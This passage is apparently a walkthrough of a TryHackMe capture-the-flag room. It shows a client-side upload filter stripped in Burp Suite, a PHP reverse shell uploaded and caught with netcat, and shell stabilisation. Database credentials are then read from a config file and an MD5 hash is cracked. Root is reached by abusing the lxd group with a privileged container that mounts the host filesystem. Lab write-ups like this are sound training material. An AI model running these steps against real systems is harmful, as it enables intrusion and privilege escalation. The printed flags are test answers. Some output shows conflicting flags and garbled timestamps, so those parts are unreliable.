
Remove the line that has "filter.js", forward again and turn off the intercept.



The screenshot shows the Burp Suite interface in Intercept mode. The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The top navigation bar has tabs for Dashboard, Target, Proxy (which is selected), Intruder, Repeater, Sequencer, Decoder, and Comparer. Below the tabs are sub-options: Intercept (underlined in red), HTTP history, WebSockets history, and Options. A status message at the top says "Response from http://10.10.193.108:65000/uploads.php". Below the status are buttons for Forward, Drop, Intercept is on (which is highlighted in blue), Action, and Open Browser. A toolbar below the buttons includes Pretty (selected), Raw, Hex, Render, and three other icons. The main content area displays a numbered list of lines from a response. Lines 1 through 7 show standard HTTP headers. Lines 8 and 9 are blank. Lines 10 through 18 show the start of an HTML document with meta tags and script tags. Line 17 highlights a link to "assets/css/uploads.css". Lines 19 and 20 close the head and body tags respectively.

```
1 HTTP/1.1 200 OK
2 Date: Fri, 22 Jul 2022 11:09:12 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1328
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang=en>
11   <head>
12     <title>
13       Aperture Clear?
14     </title>
15     <meta charset="utf-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1.0">
17     <link rel="icon" type="image/png" href="favicon.png">
18     <link rel="stylesheet" type="text/css" href="assets/css/CourierPrime.css">
19     <link rel="stylesheet" type="text/css" href="assets/css/uploads.css">| 
20     <script src="assets/js/upload.js">
21   </head>
22   <body>
```

Back on the hidden websites and upload the php reverse shell script.



If your file has been successfully uploaded, go to directory **/grid/**, which a directory for the website to store the uploaded files.

A screenshot of a web browser window titled 'Aperture Clear?'. The address bar shows '10.10.193.108:65000/grid/'. The page content is titled 'Index of /grid' and displays a table with columns: Name, Last modified, Size, Description. It lists a 'Parent Directory' and a file named 'dupa.jpg.php'.

Index of /grid

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 dupa.jpg.php	2022-07-22 12:11	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.193.108 Port 65000

Setup netcat to listen on the configured port in reverse shell script. Run the command “**nc -lvp port**”. Press enter and just simply click on the uploaded script on the web's **/grid** directory to execute the script and the netcat will listen to that connection.

```
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.18.31.204] from (UNKNOWN) [10.10.188.36] 35678
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
Sep 09 25:54 up 7 min, 0 users, 0 load average: 0.07, 1.09, 0.80
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@light-cycle:~$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@light-cycle:~$ /bin/sh: 0: can't access tty; job control turned off
www-data@light-cycle:~$ $ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:~$ export TERM=xterm
www-data@light-cycle:~$ ^Z
zsh: suspended nc -lvpn 1234
```

The flag can be found in the **/var/www** directory. You can read the context of the file by typing the command “**cat web.txt**”.

```
(kali㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvpn 1234

www-data@light-cycle:/$ dir
bin      home          lib64        opt      sbin        sys      vmlinuz
boot    initrd.img     lost+found  proc     snap        tmp      vmlinuz.old
dev     initrd.img.old media       root     srv        usr
etc     lib            mnt        run     swapfile   var

www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing **Ctrl + c** killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use **python3 -c 'import pty;pty.spawn("/bin/bash")'**, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: **export TERM=xterm** – this will give us access to term commands such as **clear**.
3. Finally (and most importantly) we will background the shell using **Ctrl + Z**. Back in our own terminal we use **stty raw -echo; fg**. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and **Ctrl + C** to kill processes). It then foregrounds the shell, thus completing the process.

Question 7

Go to directory **/var/www** and list all the items inside. Then, move to **TheGrid** directory, and there is **includes** directory. List out all the files inside **includes**, open **dbauth.php** to get the answer for this question.

```
(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1] + continued nc -lvpn 1234
server at 10.10.188.36 Port 65000
www-data@light-cycle:/$ dir
bin   home        lib64      opt    sbin      sys    vmlinuz
boot  initrd.img  lost+found  proc   snap     tmp    vmlinuz.old
dev   initrd.img.old media      root   srv     usr
etc   lib         mnt       run    swapfile var
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd /TheGrid
bash: cd: /TheGrid: No such file or directory
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cat includes
cat: includes: Is a directory
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ █
```

Question 8

Login into the mysql database and type a command “**mysql -utron -p**” and enter the password.

```
File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.02 sec)
```

Question 9

We use the last database and check out inside the database by using “**use tron;**”. There is only a “users” table inside the database. Use sql query to display all the contents in it, type a command “**select * from users;**”

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
```

```

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password        |
+----+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> 

```

After you've got the password, we need to determine the password to get the exact password. We can bruteforce it using Crackstation. Load the hash value, and click 'Crack Hashes'.

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

I'm not a robot
reCAPTCHA
Privacy · Terms

Crack Hashes

Question 10 & 11

Back on the terminal, we use the details from the previous step to switch the user . Use the command “**su flynn**”.

Navigate into Flynn's home directory and list all the contents. Read the text value by using command **cat user.txt** and you got the answer.

```
modified_size_description
File Actions Edit View Help
+-----+
| Database      |
+-----+
| information_schema |
| tron          |
+-----+
Server at 10.10.100.50 Port 65000
2 rows in set (0.02 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password           |
+----+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

Type **id** in terminal to view the **uid**, **gid**, and **groups**. Inside the Flynn's account is group lxd, we can abuse that to escalate our privilege.

```
flynn@light-cycle:~$ id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)  
flynn@light-cycle:~$
```

Question 13

For the last question, you just follow the instructions on the tryhackme website. After we finished abusing the lxc container, navigate into **/mnt/root/root** and there is indeed a file called 'root.txt'. Open it up using **cat root.txt** and you've got the last flag for this challenge.

```
The Grid... Edit View Help Site Description  
Password:  
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn  
flynn@light-cycle:~$ ls  
user.txt  
flynn@light-cycle:~$ cat user.txt  
THM{FLYNN_LIVES}  
flynn@light-cycle:~$ id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)  
flynn@light-cycle:~$ cd /root  
bash: cd: /root: Permission denied  
flynn@light-cycle:~$ lxc image list  
To start your first container, try: lxc launch ubuntu:18.04  
+---+-----+-----+-----+-----+-----+  
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |  
+---+-----+-----+-----+-----+-----+  
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC)|  
+---+-----+-----+-----+-----+-----+  
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true  
Creating strongbad  
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=/  
Device trogdor added to strongbad  
flynn@light-cycle:~$ lxc start strongbad  
Flynn@light-cycle:~$ lxc exec strongbad /bin/sh  
~ # id  
uid=0(root) gid=0(root)  
~ # cd /mnt/root/root  
/mnt/root/root # ls  
root.txt  
/mnt/root/root # cat root.txt  
THM{FLYNN_LIVES}  
  
"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately th is prompted a window to open with the word 'HOLY' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for p laying! Merry Christmas and happy holidays to all!"  
/mnt/root #
```

Methodology/Thought Process:

The answer for the first question, we can use Nmap tools to scan open ports. You can run a command "**sudo nmap -vv ip**" or just type a command **nmap ip**. For question 2, 3 and 4, open firefox and search "ip:port" to get the title of the hidden website. We used gobuster tool to get a hidden directories on attack websites. Gobuster is a tool used to brute force URLs (directories and files) from websites. Based on the gobuster result above, we can try accessing the listed directory. Hidden directory where the server saves the uploaded files is in **/grid**. After setting up the configuration and changing the ip, we needed to upload the reverse shell script file but it failed to be uploaded because of some filtering mechanism on the page. To bypass it we can use '**BurpSuite**' tools to help us. The traffic will be intercepted by burp so we can analyze what happens on this site. With the intercept on, right click and click on do intercept to respond to this request. Then, forward. Remove the line that has "**filter.js**", forward again and turn off the intercept. Back on the hidden websites and upload the php reverse shell script. The

file should be successfully uploaded and navigate to **/grid** directory to see our uploaded reverse shell in there. Setup netcat to listen on the configured port in reverse shell script. Run the command “**nc -lvp port**”. Press enter and just simply click on the uploaded script on the web's **/grid** directory to execute the script and the netcat will listen to that connection. The flag can be found in the **/var/www** directory. You can read the context of the file by typing the command “**cat web.txt**” . Next step, go to directory **/var/www** and list all the items inside. Then, move to **TheGrid** directory, and there is **includes** directory. List out all the files inside **includes**, open **dbauth.php** to get the answer for question 7. For question 8, login into the mysql database and type a command “**mysql -utron -p**” and enter the password. Next question, we use the last database and check out inside the database by using “**use tron;**” . There is only a “users” table inside the database. Use sql query to display all the contents in it, type a command “**select * from users;**” . After you've got the password, we need to determine the password to get the exact password. The password that we've found in mysql database is in hash form. We can bruteforce it using Crackstation. Load the hash value, and click 'Crack Hashes'. For question 10 and 11, back on the terminal, we use the details from the previous step to switch the user . Use the command “**su flynn**” . Navigate into Flynn's home directory and list all the contents. Read the text value by using command **cat user.txt** and you got the answer. For question 12, type **id** in terminal to view the **uid , gid , and groups** . Inside Flynn's account is group lxd, we can abuse that to escalate our privilege. Lastly, you just follow the instructions on the tryhackme website. After we finished abusing the lxc container, navigate into **/mnt/root/root** and there is indeed a file called 'root.txt'. Open it up using **cat root.txt** and you've got the last flag for this challenge.